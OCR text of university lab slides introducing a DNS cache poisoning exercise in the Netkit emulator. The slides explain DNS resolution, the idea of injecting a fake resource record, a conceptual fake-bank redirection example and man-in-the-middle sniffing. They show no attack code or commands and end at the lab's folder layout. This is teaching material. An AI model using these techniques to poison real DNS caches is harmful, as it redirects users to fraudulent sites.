University of Trento
Network Security - Malware lab
2th May 2016

DNS CACHE POISONING LAB

GROUP #15:
MATTEO FIORANZATO
MATTEO MATTIVI
ANDREA SIMONELLI
MICHELA TESTOLINA

DON'T CLOSE OR MOVE ANY WINDOW


Lab Objectives

- The main objective of this lab is to understand **how DNS cache poisoning works.**

- The laboratory is divided into the following steps:


1. **Introduction** to the scenario
2. **Understand** how to create the attack
3. **Poison** the cache of the local DNS
4. **Verify** the results

How do we visit a website?




1) CLIENT asks to its **local DNS to look in its cache** and look for the information that we want, e.g. an IP

How do we visit a website?




2) If it doesn't have any clue, **LOCAL DNS** will ask to the **ROOT DNS.**

How do we visit a website?




3) If **ROOT DNS** doesn't have any clue either, it will redirect us to the **AUTHORITATIVE DNS server** that will answer.

How do we visit a website?




How do we visit a website?



5) The client contacts the **WEBSITE** at the **IP** just given by the **LOCAL DNS**

What is DNS poisoning?

The cache poisoning attack consists in creating a fake RR for a certain website and succesfully inject it into the cache of a DNS server. So from that moment on, if the client asks for that specific website it will be redirected where the attacker wanted and not to the right one.




Example of attack:

1. The attacker poisons the cache of a DNS server with a fake IP address for the site www.nicebank.com
2. The user asks to its local DNS the location of www.nicebank.com
3. It gives to the user the IP address of the fake server www.n1cebank.com
4. The user is addressed to the fake website.

A typical man-in-the-middle attack:

In order to perform a DNS cache poisoning attack, we will use the man-in-the middle technique. But what is it?



In this technique an attacker is in the middle of a connection between two devices and sniffs the packets that are exchanged. Then it can partially or totally modify those packets to its will.

Structure of the lab

In this lab, we will use the software **Netkit** (http://wiki.netkit.org/)

Netkit is an **environment for setting up and performing networking experiments** at low cost and with **little effort** developed by the University of Rome.

It allows to create several virtual network devices such as routers, switches, computers, that can be **easily interconnected** in order to form a network on a **single PC**.

Networking equipments are **virtual** but feature many of the characteristics of the **real** ones, including the configuration interface.

Netkit? So what?

Emulating a network with Netkit is a matter of:


1) Creating a folder that defines the lab

2) Writing a **simple file** describing the **link-level topology** of the network to be emulated.

3) Writing some **simple configuration files** that are identical to those used by real world networking tools

Netkit then takes care of starting the emulated network devices and of interconnecting them as required!

Structure of the lab



Our lab in Netkit

1) The cachePoisoningLab folder defines our **LAB**

2) Each folder inside the LAB defines a **DEVICE** of the network

